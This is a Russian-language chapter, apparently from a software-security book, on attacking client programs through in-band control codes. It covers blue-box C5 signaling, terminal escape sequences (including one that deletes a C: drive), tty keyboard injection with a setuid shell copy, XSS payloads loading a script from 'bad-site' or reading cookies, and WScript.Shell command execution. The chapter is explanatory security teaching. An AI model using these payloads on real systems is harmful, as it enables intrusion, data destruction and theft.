5 Взлом клиентских программ

Если вы думаете, что вы хакер и что достаточно усесться за монитор и дать команду на проведение атаки против определенного IP-адреса, то подобные заблуждения могут привести к ужасным последствиям. Можно самому стать жертвой атаки, поскольку вы проникаете на "вражескую" территорию. Вы не знаете, что представляют собой "атакуемые" системы, как устроено их программное обеспечение. Зато противник может вас видеть. Он может использовать любые ваши предположения, сделанные во время атаки. Если он обладает информацией о вашей системе, он вполне способен "заразить" ее вирусом. В конце концов, код клиентского приложения обрабатывает то, что ему отправляет сервер!

Вы всегда рискуете встретить "ответный огонь", когда взламываете чужие системы. Они способны уничтожить вас с помощью ваших собственных соединений.

Теперь рассмотрим ситуацию с другой стороны. Предположим, ваша сеть подверглась атаке. Каждый хост, который подключается к TCP-порту вашей системы, открывает себя для проведения контратаки. Вполне реально уничтожить злоумышленника ответной атакой. Но как? Прекрасным методом возмездия является взлом клиентских программ.

Клиентские программы в качестве цели атаки

Как известно, клиентское программное обеспечение может использоваться для подключения к серверу, но злоумышленник может использовать взломанную клиентскую программу или непосредственно взаимодействовать с сервером (как мы рассказали в главе 4, "Взлом серверных приложений"). Еще раз повторим наш стандартный совет, что серверы *никогда* не должны доверять данным, получаемым от клиента, а в клиентском коде *никогда* не должны реализовываться какие-либо функции защиты сервера.

Использование клиентского кода для защиты сервера от атак называют *безопасностью на стороне клиента* (client-side security). Любые подобные механизмы практически наверняка указывают на уязвимую архитектуру обеспечения безопасности. К счастью, эта глава не посвящена рассмотрению подобных вопросов.

Когда мы говорим об атаках на клиентские программы и внесении данных на клиентский компьютер, то подразумеваем совсем иной тип "безопасности на стороне

клиента". В данном случае мы говорим о клиенте, который не доверяет серверу. Другими словами, сервером может управлять хакер и он может попытаться взломать компьютер пользователя посредством клиентской программы. Что дальше?

Зачастую клиентская программа — это только один из уровней между сервером и файловой системой или локальной сетью пользователя. Если вредоносный сервер способен проникать в систему клиента, то с помощью такого сервера можно скачать файлы пользователя или даже заразить вирусом всю его сеть. Эта идея полностью меняет модель безопасности, поскольку безопасность в основном обеспечивается для сервера, в ущерб интересам клиента. Однако с появлением огромных компаний и мощных сетевых служб сейчас многие люди совместно используют общедоступные серверы с другими, незнакомыми людьми. Если эти серверы не защищены, потенциальные хакеры могут захватить управление сервером и провести атаку на других клиентов посредством скомпрометированной службы.

Представьте себе сервер в виде общедоступной комнаты отдыха. Серверное приложение обычно принимает соединения от тысяч клиентов, позволяет проведение транзакций и сохраняет данные пользователей. Во многих случаях сервер позволяет клиентам обмениваться данными, например, при общении в чате или при обмене файлами. В течение рабочего дня клиентам, как правило, просто необходимо взаимодействовать с сервером.

Сервер обычно физически установлен отдельно от клиентов, и в качестве среды для обмена информацией используется сеть. Для обеспечения дружественного пользовательского интерфейса взаимодействия с сервером и созданы клиентские программы. Таким образом, клиентские и серверные программы часто связаны очень тесно.

Сервер управляет клиентом

В начале эпохи сетевого взаимодействия клиенты обычно представляли собой монохромные терминалы, связанные с мэйнфреймом, установленным в другой комнате. Такие терминалы были лишены каких-либо интеллектуальных свойств. Безусловно, пользователи хотят видеть на своих терминалах не только монохромные символы, но и цветные, четкие изображения. Для этой цели был разработан специальный управляющий код, который сервер может использовать для форматирования данных на стороне клиента. Теперь многие символы, отправляемые сервером, стали интерпретироваться как "управляющий код", который мог использоваться для разных действий, например для активизации звонка, подачи бумаги в телетайп, очистки экрана и т.д. Управляющие коды были определены для определенных типов терминалов, включая vt100, vt220, adm5 ANSI color и др. В спецификациях было определено, как терминалы должны интерпретировать последовательности символов для конкретного форматирования, создания цветов и меню.

В настоящее время клиенты встроены в Web-браузеры, приложения настольных компьютеров, программы воспроизведения медиа-данных и в сетевые устройства. Клиенты эволюционировали до программ общего назначения, разработанных на основе различных технологий, включая программный код на C/C++, программы на различных языках сценариев (Visual Basic, Perl, tcl/tk) и Java-приложения. Клиентские программы становятся все сложнее и все мощнее, но старые правила для предоставляемых серверами управляющих кодов по-прежнему остаются в силе для многих клиентских программ. После непомерного увеличения управляющих кодов

для клиентских программ были разработаны технологии HTML, SGML, AML, ActiveX, JavaScript, VBScript, Flash и т.д. и т.п. Все эти технологии могут использоваться сервером для того, чтобы (в некотором смысле) управлять клиентской программой. Современные серверы способны отправлять специальные сценарии, которые интерпретируются (исполняются) на клиентском терминале, наиболее распространенным из которых является Web-браузер. Вспомните наши предыдущие предупреждения о расширяемых системах, таких как JVM и исполняемая среда .NET. В современных клиентах практически всегда существует встроенная возможность расширяемости, и в качестве входных данных они способны принимать переносимый код. Это мощные возможности, и этой мощностью вполне может воспользоваться хакер[1].

Пользователь, который работает на подключенном к сети сервере, должен осознавать, что на этой системе работают и другие пользователи (т.е. они совместно используют одну систему). Данные общедоступного сервера доступны всем желающим. При каждом доступе к Web-странице или чтении файла можно получить информацию, предоставленную другим пользователем. Таким образом, клиентская программа осуществляет чтение данных из потенциально опасных источников. Как сервер не должен доверять клиентам, так и клиент никогда не должен слепо доверять любому серверу. Если сервер способен отправить клиенту код для вызова звонка, представьте себе, что может произойти, когда один из пользователей совместно используемой системы отправит сообщение, в котором будет содержаться этот специальный управляющий код. Вы правильно догадались: зазвенит звонок. Пользователи обладают возможностью передачи данных клиентской программе других пользователей системы. Хотя наш пример со звонком достаточно прост, представьте, что может случиться, когда хакер вместо кода для вызова звонка предоставит полную программу JavaScript.

Ловушка для хакера

В военных и других секретных организациях распространена практика создания подложных или т.н. обманных систем. Только подумайте, почему так просто найти узлы военных организаций? Просканируйте только несколько российских сетей и вы найдете достаточное количество Web-сайтов военных организаций России. Кажется, что на этих сайтах содержится подробная техническая информация о вооружениях и военных ведомствах. Разведывательные службы используют многие из этих сайтов для сбора информации об IP-адресах интересующих пользователей и составления "профиля" интересов посетителей таких сайтов. Бывает очень полезно знать, какие данные интересуют ваших противников.

Наши читатели, наверное, не удивятся, когда узнают, что после посещения таких обманных сайтов выполняется ответное сканирование компьютера посетителя. Но можно задать себе и такой вопрос: зачем проводить сканирование клиента, если его можно заразить вирусом?

---

[1] *Безусловно, не во всех клиентских программах поддерживается работа с переносимым кодом. Существует множество клиентских программ, в которых отсутствуют встроенные расширяемые системы. — Прим. авт.*

В этой главе в достаточной степени уделено внимание тому, как "заразить" посетителей сервера вредоносным кодом. Если сделать цель достаточно привлекательной, то "жертвы" сами придут и попадут в расставленную ловушку. Чтобы лучше понять, в чем здесь суть, задумайтесь над таким вопросом: если отправить файл под названием `WINNT_SOURCECODE.ZIP` размером 90 Мбайт на общедоступный FTP-сайт, сколько людей скачают этот файл?

Служебные сигналы

Одна из основных проблем клиентских программ состоит в том, что данные для управления клиентской программой "перемешаны" с обычными пользовательскими данными, т.е. пользовательские данные передаются по одному каналу с управляющими данными. Эта технология известна в телефонии как внутриполосная сигнализация (in-band signaling), и связанные с ней проблемы "голубых коробочек" (blue box) и других хитростей для осуществления междугородных и международных звонков в 1960-1970-х годах.

Служебные управляющие сигналы, передаваемые в одном канале с данными пользователя, как будто специально созданы для нападения на системы безопасности, поскольку система не способна различить пользовательские данные и управляющие команды. Проблемы увеличиваются в геометрической прогрессии, когда клиентские и серверные программы предназначены для более сложных действий, нежели обеспечение телефонной связи. Кто может разобрать, какие данные поступают от сервера, а какие предоставлены потенциальным хакером?

Старая (но актуальная) история

Как становится понятным из следующего шаблона атаки, служебные (внутриполосные) сигналы использовались хакерами в течение десятилетий.

Шаблон атаки: аналоговые внутриполосные коммутирующие сигналы

Многие люди слышали о сигнале 2600, который широко использовался для управления телефонными коммутаторами в Соединенных Штатах в 1960-1970-х годах (вероятно, больше людей знают о хакерском клубе *2600*, чем о причине такого названия клуба). Большинство современных систем неуязвимы для этих атак "древних" хакеров. Однако еще можно найти такие устаревшие системы. Этой проблеме подвержены межатлантические телефонные линии связи, а их замена стоит слишком дорого. Поэтому для многих международных номеров 800/888 проблемы внутриполосных сигналов актуальны и по сей день.

Рассмотрим интернациональную систему сигнализации CCITT-5 (C5). В этой системе не используется популярная частота 2600 Гц, а используется для управляющего сигнала частота 2400 Гц. Если вы слышали пиканье и щелканье, записанные в альбоме "The Wall" группы Пинк Флойд, то вам знакомы сигналы C5. Сейчас продолжают работать миллионы телефонных линий, подключенных посредством коммутаторов с внутриполосной сигнализацией.

При этой атаке в обычной линии для голосовой связи передаются специальные управляющие команды, что позволяет получить контроль над линией, перенаправить звонок и т.д.

Захват телефонной линии связи с системой сигнализации C5

Чтобы добиться контроля над линией связи с системой сигнализации C5, злоумышленник сначала должен захватить линию связи. Во времена "голубых коробочек" для этой цели было достаточно подать в линию шум на частоте 2600 Гц. При использовании системы сигнализации C5 задача немного усложняется, но решение по-прежнему очень простое. Злоумышленнику достаточно одновременно подать сигналы на частотах 2400 Гц и 2600 Гц. Этот "составной звук" должен продолжаться около 150 мс и подтверждаться звуком "плип", который выдается коммутатором. Звук "плип" называют сигналом подтверждения завершения вызова (release guard). Затем злоумышленник должен немедленно подать чистый звук на частоте 2400 Гц в течение 150 мс. Время задержки между сигналами может находиться в диапазоне от 10–20 мс до 100 мс. Определить нужное время задержки можно только в результате "тестирования" конкретного коммутатора. После захвата линии связи хакер услышит еще один звук "плип". Он означает, что удаленный коммутатор завершил вызов на этой стороне канала связи. Теперь этот коммутатор ожидает нового звонка. Однако злоумышленник остается подключенным к удаленному коммутатору, хотя в этот момент времени и не существует никакого активного звонка. Теперь злоумышленник может отправлять сигналы для установки нового соединения.

Что сделает хакер после установления контроля над магистральной линией связи? Сначала следует удостовериться, что хакер получил контроль над телефонным коммутатором, т.е. что он может набирать номера, которые обычно не доступны для конечных пользователей. Например, он может набирать номера для подключения к другим операторам телефонии. Некоторые из этих операторов взаимодействуют только с другими операторами и никогда не получают звонков от конечных пользователей (они только маршрутизируют звонки других операторов), что предоставляет возможности для атак социальной инженерии. Так можно проникнуть даже в военные телефонные системы, т.е. создать подключения к секретным линиям. После захвата злоумышленником линии связи, коммутатор ждет нового звонка. Злоумышленник должен отправлять сигналы в следующем формате.

```
KP2–44-КОДОВАЯ ЦИФРА-МЕЖДУГОРОДНИЙ КОД-НОМЕР-ST
```

или

```
KP1– КОДОВАЯ ЦИФРА-МЕЖДУГОРОДНИЙ КОД-НОМЕР-ST
```

Особый интерес представляет кодовая цифра (descriminator digit). Эта цифра управляет маршрутизацией звонка. Ниже приведены международные кодовые цифры. Они различны для каждой страны.

```
0 или 00 - направить через кабельное соединение
1 или 11 – направить через спутниковый канал
2 или 22 – направить через военную сеть
2 или 22 - направить через сеть оператора
3 или 33 - направить через Microwave
9 или 99 - направить через Microwave
```

Для KP1, KP2 и ST используются специальные сигналы, которые различаются в зависимости от атакуемой сигнальной системы. В C5 используются сигналы следующих частот.

```
KP1     1100 Гц + 1700 Гц
KP2     1300 Гц + 1700 Гц
ST      1500 Гц + 1700 Гц
```

При наборе злоумышленником нового номера, если слышится звук "плиип", злоумышленник может использовать "голубую коробочку" еще раз. Неоднократно используя "голубую коробочку", злоумышленник может "пройти" через многие страны или коммутаторы. При "проходе" хакера через две или три страны, звонок будет уже невозможно отследить. После этого злоумышленник может запустить атаку "грубой силой" или подключиться к коммутируемым портам с помощью модема, не боясь быть выявленным в своей родной стране. Преимущества такой атаки в целях шпионажа очевидны.

Основные способы использования служебных символов

Передача служебных и пользовательских данных в одном канале происходит не только в телефонных системах[2]. Рассмотрим протокол для обеспечения общения, который используется для UNIX-систем. Служба обмена сообщениями позволяет пользователям общаться между собой с помощью канала чата. Такая служба предназначена для пользователей, которые работают с текстовым интерфейсом и подключены к многопользовательской UNIX-системе. Проблема в том, что определенные последовательности символов интерпретируются терминалом как управляющие коды. В зависимости от сервера, через который осуществляется общение, злоумышленник может использовать любую строку символов в качестве темы при запросе на начало разговора. Пользователь терминала будет проинформирован о том, что кто-то хочет организовать разговор, и тема запроса будет выведена на экран. Таким образом на терминал в запросе на разговор могут быть переданы вредоносные управляющие коды.

Подобная возможность привела к многочисленным атакам в университетских сетях в 1980-х годах, когда студенты "бомбардировали" друг друга управляющими кодами, которые приводили к стиранию экрана или к тому, что атакуемый терминал начинал пищать.

Рассмотрим формат управляющих кодов для VT-терминала.

```
ESC[Xm
```

Здесь `ESC` — символ ESC, а `X` — это одно из чисел приведенного ниже списка.

5	мигание
7	негативное изображение
25	отключение мигания
27	отключение режима негативного изображения
30	черный передний фон
31	красный передний фон
32	зеленый передний фон
33	желтый передний фон

и т.д.

Эти коды используются для управления визуальным отображением символов.

---

[2] *Система UNIX является предшественником современных систем мгновенного обмена сообщениями. — Прим. авт.*

Иногда возможны и более интересные хитрости, в зависимости от программного обеспечения, эмулирующего работу терминала. Такими хитростями могут быть передача файлов или исполнение команд командным интерпретатором. Например, некоторые эмуляторы терминалов позволяют осуществить передачу файла с помощью следующих кодов (где *<имя_файла>* — имя интересующего файла, ESC — это символ перехода, а CR — это символ возврата каретки).

Передать файл: ESC{T*<имя_файла>*CR

Получить файл: ESC{R*<имя_файла>*CR

Используя эти шаблоны, злоумышленник способен организовать обмен файлами с атакуемой системой посредством уязвимого клиента или терминала.

Приведенные далее коды, которые используются программой Netterm, обладают даже более широкими возможностями (здесь <url> — это URL-адрес, а <cmd> — команда командного интерпретатора).

Отправить URL-адрес на клиентский Web-браузер: ^[[]<url>^[[0*

Запустить указанную команду с помощью командного интерпретатора: ^[[]<cmd>^[[1*

Представим, что произойдет, когда злоумышленник отправит жертве сообщение, содержащее следующую строку.

```
Subject: you are wasted! ^[[]del /Q c:\^[[1*
```

Вот так стирается диск C!

Злоумышленник может атаковать каждый терминал или клиентскую программу отдельно, в зависимости от поддерживаемых ими управляющих кодов. Однако некоторые управляющие коды являются практически универсальными. В частности, это касается закодированных HTML-символов, приведенных ниже.

```
&lt      HTML-символ "меньше" '<'
&gt      HTML-символ "больше" '>'
&amp     HTML-символ амперсанд '&'
```

Также клиентские программы часто принимают строки кода на языке C. Чаще всего используются следующие управляющие коды.

```
\a       C- символ сигнала (BELL)
\b       C-символ возврата на одну позицию (BACKSPASE)
\t       C-символ табуляции (TAB)
\n       C-символ возврата каретки (CARRIAGE-RETURN)
```

Управление принтерами

Конечно, терминальное программное обеспечение и клиентские программы отнюдь не являются единственными приложениями, которые конвертируют данные в изображения или выполняют форматирование текста на экране. Рассмотрим скромный офисный принтер. Практический каждый принтер способен интерпретировать различный управляющий код.

Например, принтер компании HP воспринимает управляющий код на языке PCL (Printer Control Language), который передается через TCP-порт 9100. Рассмотрим только небольшой фрагмент таблицы управляющих кодов PCL для принтеров HP (1B — это шестнадцатеричная форма символа ESC).

```
1B, 2A, 72, #, 41      Начало растровой графики
1B, 2A, 72, 42         Конец растровой графики
```

```
1B, 26, 6C, #, 41       Размер бумаги
1B, 45 PCL              Сброс
```

Набор управляющих кодов для принтеров HP позволяет отправить строку символов, которая будет выведена на жидкокристаллический экран на передней панели принтера. Представьте себе удивление ваших коллег, когда вы отправите на панель принтера свое сообщение. Для этого нужно воспользоваться TCP-портом 9100. Можно, например, отправить следующее сообщение.

```
ESC%-12345X@PJL RDYMSG DISPLAY = "Бросьте монетку!"
ESC%-12345X
```

где `ESC` — это символ выхода (который в формате ASCII выглядит как `0x1B`). Сокращенное описание возможностей управления принтером HP доступно в архивах группы Phenoelit (`http://www.phenoelit.de`).

Управляющий код для систем Linux

В некоторых случаях возможно непосредственное внесение символов в буфер клавиатуры терминала. Например, для систем под управлением Linux управляющий код `\x9E\x9BC` позволяет записать строку символов `6c` в буфер клавиатуры. Жертва атаки, получив этот управляющий код и ничего не подозревая, будет выполнять команду `6c`. Таким образом хакер может запустить "троянскую" программу `6c`, которую он ранее разместил на атакуемой системе.

Воспользуйтесь следующими командами, чтобы проверить возможность добавления символов в буфер клавиатуры.

```
perl -e 'print "\x9E\x9bc"'
echo -e "\033\132"
```

Обратите внимание, что на различных системах результаты выполнения этих команд могут быть разными. Как правило, число или строка символов добавляется в буфер клавиатуры. Могут быть использованы несколько чисел, разделенных символом точки с запятой.

```
1;0c
6c
62;1;2;6;7;8;9c
и т.д.
```

Параллельное (с этим методом внесения данных) использование различных атак на Linux-системы позволяет узнать много интересной информации об атакуемом клиенте.

Фрагмент атаки: манипулирование терминальными устройствами

Чтобы символы были переданы на терминал другого пользователя, воспользуйтесь следующей командной командного интерпретатора (UNIX).

```
echo -e '\033 \132'>>/dev/ttyXX
```

где `XX` — номер терминала атакуемого пользователя. Эта команда позволяет внести символы на другой терминал (tty). Обратите внимание, что атака по этому методу будет успешной только тогда, когда для атакуемого устройства tty установлены неограниченные права на чтение (хотя и не всегда). Вот почему в UNIX-системах для программ `write(1)` и `talk(1)` должен устанавливаться бит SUID.

Внесение данных в буфер клавиатуры

Предположим, что описанное выше добавление строки `6c` действительно работает, вследствие чего программа 6c будет запускать нужные команды от имени работающего пользователя. Однако атакуемый пользователь может заметить необычные данные в командной строке и удалить их до отправки своего ответа. Для того чтобы больше замаскировать добавленные данные, вполне возможно изменить цвет текста, что значительно повышает эффективность подобных атак. Приведенный ниже управляющий код позволяет отобразить добавленную строку черным цветом.

```
echo –e "\033 [30m"
```

Объединив эту команду со строкой добавляемых данных получим следующий результат.

```
echo –e "\033 [30m \033 \132"
```

И опять пользователь должен отправить ответ или нажать клавишу <Enter> после того, как данные будут размещены в буфере клавиатуры, но теперь добавленную строку обнаружить сложнее.

Вместо программы 6c можно запустить более мощную программу, предоставляющую доступ к командному интерпретатору. Ниже приведен перечень соответствующих команд.

```
cp /bin/sh /tmp/sh
chmod 4777 /tmp/sh
```

Не забывайте сделать созданную программу исполняемой, как показано ниже.

```
chmod +x 6c
```

Проблема возврата

Законопослушные инженеры попробовали решить проблему передачи служебных и пользовательских данных в одном канале путем определения направления этой передачи. Как правило, пользовательские данные передаются от пользователя, а служебные в обратном направлении — от сервера. Вполне логично разрешить прием служебных данных только от сервера. Но из-за постоянной циркуляции данных со временем уже никто не может сказать, где в тот или иной момент находятся данные и откуда они поступили.

Данные обычно поступают из любой точки и передаются в любом направлении без каких-либо предупреждений. Пользователь может отправить серверу сообщение, содержащее вредоносный JavaScript-код. Пять дней спустя администратор может проверить систему сервера, просмотреть это сообщение и тем самым запустить вредоносный код, который отправит ответные данные. Таким образом система может принять данные, а ответное сообщение отправить позже. Это называют проблемой возврата.

В качестве хорошей иллюстрации этой проблемы можно назвать протокол для модемов Hayes. Если клиент отправляет строку символов `+++ath0` через модем Hayes, последний воспринимает эту строку как специальный управляющий код “повесить трубку”. Пользователь может применять эту команду для отключения от

сети. Например, если пользователь отправит на сервер текстовый файл или сообщение, в котором будет содержаться строка `+++ath0`, то как только эта строка данных пройдет через модем, последний разорвет соединение.

Использование переносимых сценариев

Переносимые сценарии, которые могут исполняться на любом сетевом узле (Cross-Site Scripting — XSS), стали популярной темой для обсуждения в сфере информационной безопасности. Фактически атаки с использованием XSS — это еще одна разновидность служебных сигналов, которые обрабатываются клиентским программным обеспечением, в данном случае Web-браузерами. Это достаточно популярная атака, поскольку Web-сайты созданы практически повсеместно.

Рис. 5.1. Злоумышленник отправляет сообщение с активным содержимым на атакуемую систему (1), которое активизирует сценарий на уязвимом Web-сайте (2). Затем после активизации Web-браузера, запрашивающего информацию со взломанного Web-сайта (3), запускается вредоносный сценарий (4), который предоставляет хакеру возможность доступа (5)

Для проведения атаки с помощью XSS злоумышленник посредством особого управляющего кода может разместить в передаваемых данных хитрую ловушку. Этот метод можно назвать современной формой использования управляющего кода для терминала в именах файлов и запросах на разговор. В роли терминала в данном случае выступает Web-браузер, на котором активированы расширенные функции, например, возможность автоматического запуска сценариев JavaScript. При атаке в данные добавляется вредоносный код JavaScript (или фрагмент другого переносимого кода), который читается и исполняется другим пользователем сервера. Код исполняется на атакуемой клиентской системе, что иногда приводит к катастрофическим последствиям. На рис. 5.1 схематически показан пример проведения атаки с помощью XXS.

В некоторых случаях добавить вредоносный сценарий можно с помощью следующей "полезной" нагрузки в сообщении.

```
<script SRC='http://bad-site/badfile'></SCRIPT>
```

В данном случае исходный код сценария доставляется от *внешней* системы. Однако окончательный сценарий исполняется в контексте безопасности соединения браузер-сервер *исходного* сайта. Термин *переносимый* (дословно *межсайтовый* — cross-site) в названии атаки появился потому, что исходный код сценария доставляется с внешнего, непроверенного сайта.

Окно с предупреждающим сообщением

Одна из безобидных разновидностей атаки с использованием XSS заключается в отображении на экране пользователя диалогового окна с текстом, предоставленным хакером. Этот метод широко используется для проверки надежности сайтов. Злоумышленник просто добавляет следующий код сценария в формы для входных данных на атакуемом сайте.

```
<script>alert("какой-то текст");</script>
```

Теперь при просмотре соответствующих Web-страниц злоумышленник надеется увидеть диалоговое окно с введенным текстом.

Использование атаки с возвратом для доверенных сайтов

Рассмотрим ситуацию, при которой хакер отправляет по электронной почте сообщение, содержащее встроенный сценарий. Например, выбранная для атаки жертва не доверяет сообщениям от незнакомцев, а автоматическое исполнение сценариев тоже может оказаться деактивированным. То есть атака провалилась.

Теперь предположим, что интересующий хакера пользователь применяет популярную систему для оперативного взаимодействия по сети. Это означает, что пользователь доверяет данным, получаемым от этой системы. На сервере, обеспечивающем работу этой сетевой службы, хакер может найти уязвимое место для атаки с помощью XSS. Вооруженный этими сведениями, хакер отправит на доверенный сайт сообщение электронной почты с ссылкой, в которой могут содержаться данные, которые отправляются на атакуемый сайт. Ссылка может выглядеть примерно следующим образом.

```
<a href="trusted.site.com/cgi-bin/post_message.pl?my
↳ message goes here">click me</a>
```

Если атакуемый пользователь щелкнет на этой ссылке, то сообщение "`my message goes here`" (здесь может содержаться нужный код) будет отправлено на доверенный сайт. Этот сайт затем вернет сообщение пользователю. Это очень распространенный вариант атаки с помощью XSS. Таким образом, проблема возврата на уязвимом сайте может быть использована для возврата сценария обратно жертве атаки. Сценарий может не содержаться в самом оригинальном сообщении электронной почты, а вместо этого как бы "отдаваться эхом" после перехода пользователя по специальной ссылке на уязвимый сервер. Как только пользователь просмотрит отправленные сервером данные, сценарий активируется в браузере системы этого пользователя.

Приведенная ниже ссылка может привести к появлению окна на системе клиента (в результате исполнения сценария JavaScript).

```
<a href="trusted.site.com/cgi-bin/post_message.pl?
↳ &ltscript&gtalert('hello!')&lt/script&gt">click me</a>
```

Серверу будет отправлено следующее сообщение.

```
&ltscript&gtalert('hello!')&lt/script&gt
```

Кроме того, этот уязвимый сервер, скорее всего, преобразует текст (из-за наличия символов перехода) в следующую форму.

```
&ltscript&gtalert('hello!')&lt/script&gt
```

Теперь, когда пользователь просмотрит ответ на свое сообщение, его браузер запустит исполняемый код сценария.

Шаблон атаки: элементарный запуск сценария

Обычный пользователь системы имеет возможность передачи входных данных на эту систему. В состав этих данных может входить текст, числа, файлы cookie, параметры команд и т.д. Если эти данные принимаются системой, они могут быть сохранены и использованы позже. Если данные используются в ответе сервера (например, на форумах обмена сообщениями данные сохраняются и затем опять отображаются у пользователей), злоумышленник может внедрить в них код, который будет обработан терминалом клиента.

Удаленный запуск сценария

Если в базе данных хранятся текстовые записи, злоумышленник может внести запись, в которой содержится код JavaScript. Этот код может выглядеть примерно следующим образом.

```
<script>alert("Предупреждение: поврежден загрузочный сектор ");</script>
```

Этот код приводит к появлению сообщения об ошибке (подложного) в окне на клиентском терминале. Ничего не подозревающий пользователь может сильно удивиться появлению такого сообщения. При более коварных атаках сценарии могут изменять файлы на жестком диске компьютера пользователя в целях проведения дальнейшей атаки.

Так, на сайте компании ICQ (приобретенной AOL) была подобная ошибка. Пользователь мог внести вредоносный HTML-код или сценарий в сообщение, которое

могло потом быть отображено для других пользователей. Эта атака с помощью URL-адреса выглядела примерно следующим образом.

```
http://search.icq.com/dirsearch.adp?query<script>alert('hello');
</script>est&wh=is&users=1
```

Подобные проблемы касаются многих Web-сайтов, которые поддерживают сохранение отзывов посетителей. Например, ошибка была и на популярном сайте новостей Slashdot.com (исправлена только недавно). Проверка наличия ошибок выполняется очень просто: злоумышленнику достаточно ввести код сценария в поле для входных данных и просмотреть результат.

Шаблон атаки: добавление кода сценария в элементы, не предназначенные для этой цели

Сценарий вовсе необязательно записывать между тегами `<script>`. Вместо этого сценарий может добавляться как часть другого HTML-тега, например `image`, как показано ниже.

```
<img src=javascript:alert(document.domain)>
```

Добавление кода сценария в элементы программы Mailman

Для проведения атаки по технологии XXS можно воспользоваться следующим URL-адресом.

```
http://host/mailman/listinfo/<img%20src=user_inserted_script>
```

Шаблон атаки: элементы XSS в HTTP-заголовках

HTTP-заголовки всегда содержатся в отправляемых на сервер запросах. Независимо от области размещения, поступающим от клиента данным никогда нельзя доверять. Однако во многих случаях программисты забывают об информации в HTTP-заголовках. По какой-то причине информация заголовка расценивается как нечто незыблемое, что никак не может контролироваться пользователем. При подобных атаках как раз и используется это упущение, когда вредоносные данные передаются в поле заголовка.

HTTP-заголовки для программы Webalizer

Программа под названием Webalizer позволяет анализировать журналы сделанных Web-запросов. Иногда поисковые машины сохраняют идентификационные данные в поле Referrer при создании запроса. Программа Webalizer позволяет, например, просмотреть все запросы, сделанные с помощью поисковых машин, и составить список ключевых слов. Полученные ключевые слова сохраняются на HTML-страницах.

Провести атаку по технологии XSS можно как раз с помощью этих ключевых слов. При атаке создается ложный запрос для поисковой машины, причем в строку поиска вставляется вложенный сценарий. Программа Webalizer копирует строку поиска (без фильтрации) в каталог ключевых слов, из которого сценарий затем активируется администратором.

Шаблон атаки: использование строк запроса

Строка запроса может быть оформлена в виде нескольких пар "переменная–значение". Эти пары передаются атакуемому исполняемому файлу или сценарию, указанному в запросе. Значение переменной может быть сценарием.

Атака XSS на систему управления содержимым сайта PostNuke

В системе управления содержимым сайта PostNuke (`http://www.postnuke.com/`) есть уязвимое место, благодаря которому возможна доставка предоставленного пользователем HTML-кода. В следующем URL-адресе реализована простая атака с помощью строки запроса. `http://[URL-адрес]/user.php?op=userinfo&uname=<script>alert(document.cookie);</script>`.

XSS-атака на PHP-сценарий ленты новостей EasyNews

Следующий HTML-запрос позволяет создать сообщение, в которое входит XSS-атака.

```
http://[target ]/index.php?action=comments&do=save&id=1&cid=../news
&name=11/11/11&kommentar=%20&e-mail=hax0r&zeit=<img
src=javascript:alert(document.title)>,11:11,../news,
bugs@securityalert.=com&datum=easynews%20exploited
```

Шаблон атаки: контролируемое пользователем имя файла

Допустим, что имя файла, которое задается пользователем, и не проходит фильтрации, используется для создания клиентского HTML-кода. Это возможно в случае, когда Web-сервер предоставляет информацию о каталоге в файловой системе. Если сервер не осуществляет фильтрацию определенных символов, то само по себе имя файла может содержать код атаки XSS.

Атака с помощью XSS для файлов MP3 и электронных таблиц

Проблема переносимых сценариев связана не только с Web-сайтами. Во многих медиа-файлах могут использоваться URL-адреса, включая MP3-файлы, видеофайлы, сценарии PostScript, файлы PDF и даже файлы электронных таблиц (spreadsheet). Клиентские программы, которые применяются для открытия этих файлов, могут непосредственно интерпретировать встроенные URL-данные или передавать эти HTML-данные встроенному Web-браузеру, например Microsoft Internet Explorer. После передачи управления встроенные данные приводят к возникновению тех же проблем, что и при обычных XSS-атаках. Компания Microsoft очень серьезно отнеслась к проблеме атак с помощью XSS и уделила особое внимание устранению уязвимых (для XSS-атак) мест в ходе своей инициативы по переходу на разработку безопасного программного обеспечения ("security push")[3].

[3] *В книге Writing Secure Code рассказано, как принципы безопасности были интегрированы в цикл разработки программного обеспечения компании Microsoft. — Прим. авт.*

Клиентские сценарии и вредоносный код

"Вирус "ILOVEYOU" за 5 часов заразил более 1 миллиона компьютеров"[4]

Клиентские программы, такие как Microsoft Excel, Word или Internet Explorer, могут исполнять код, который загружается из непроверенных источников. Таким образом эти программы создают благотворную среду для компьютерных вирусов и "червей". И действительно, до недавнего времени причиной быстрого распространения самых мощных вирусов было использование хакерами выполнения сценариев на клиентских хостах. Примерами таких вирусов являются Concept (1997 год), Melissa (1999 год), IloveYou (2000 год), NIMDA (2002 год). Для успешной атаки клиентской программы прежде всего необходимо определить локальные объекты и вызовы функций API, к которым способен получить доступ клиентский сценарий. Используя многие из этих библиотечных функций, можно получить доступ к локальной системе.

Рассмотрим атакуемую сеть, которая состоит из нескольких тысяч хостов. Учтите, что на многих из этих систем запущены одинаковые клиентские программы, одинаковые версии Windows, одинаковые клиенты электронной почты и т.д. Таким образом, речь идет о гомогенной среде, в которой один вирус способен уничтожить (или еще хуже — незаметно использовать в своих интересах) значительную часть систем атакуемой сети. Используя методы восстановления исходного кода (описанные в главе 3, "Восстановление исходного кода и структуры программы"), злоумышленник способен выявить уязвимые вызовы библиотек и создать вирус, который устанавливает потайные ходы, перехватчики сообщений электронной почты и средства атаки на базы данных.

Функция `Host()` программы Excel

При проведении атак можно воспользоваться функцией `Host()`, встроенной в офисные документы.

`WScript.Shell`

Очень часто целью атак становится интерпретатор, поскольку он позволяет получить доступ к реестру Windows и выполнить команды посредством командного интерпретатора.

```
Myobj =new ActiveXObject("WScript.Shell");
Myobj.Run("C:\\WINNT \\SYSTEM32 \\CMD.EXE /C DIR C:\\ //A /P /S");
```

Компонент `Scripting.FileSystemObject`

Компонент `Scripting.FileSystemObject` очень широко используется в работе многих "червей" на основе сценариев. Этот компонент позволяет создавать, читать и записывать как двоичные, так и ASCII-файлы.

---

[4] *Американское отделение группы Undersecretary of Defense, февраль 2001 года.*

Объект `Wscript.Network`

Объектом `Wscript.Network` можно воспользоваться для монтирования сетевых дисков.

Элемент управления `Scriptlet.TypeLib`

Используя известное уязвимое место элемента `Scriptlet.Typelib` в Internet Explorer, можно незаметно для пользователя создавать файлы. Злоумышленник может использовать это уязвимое место для размещения копий сценариев в определенных местах сетевых дисков (например, в каталогах автозагрузки) для их исполнения после перезагрузки системы.

Поиск уязвимых локальных вызовов

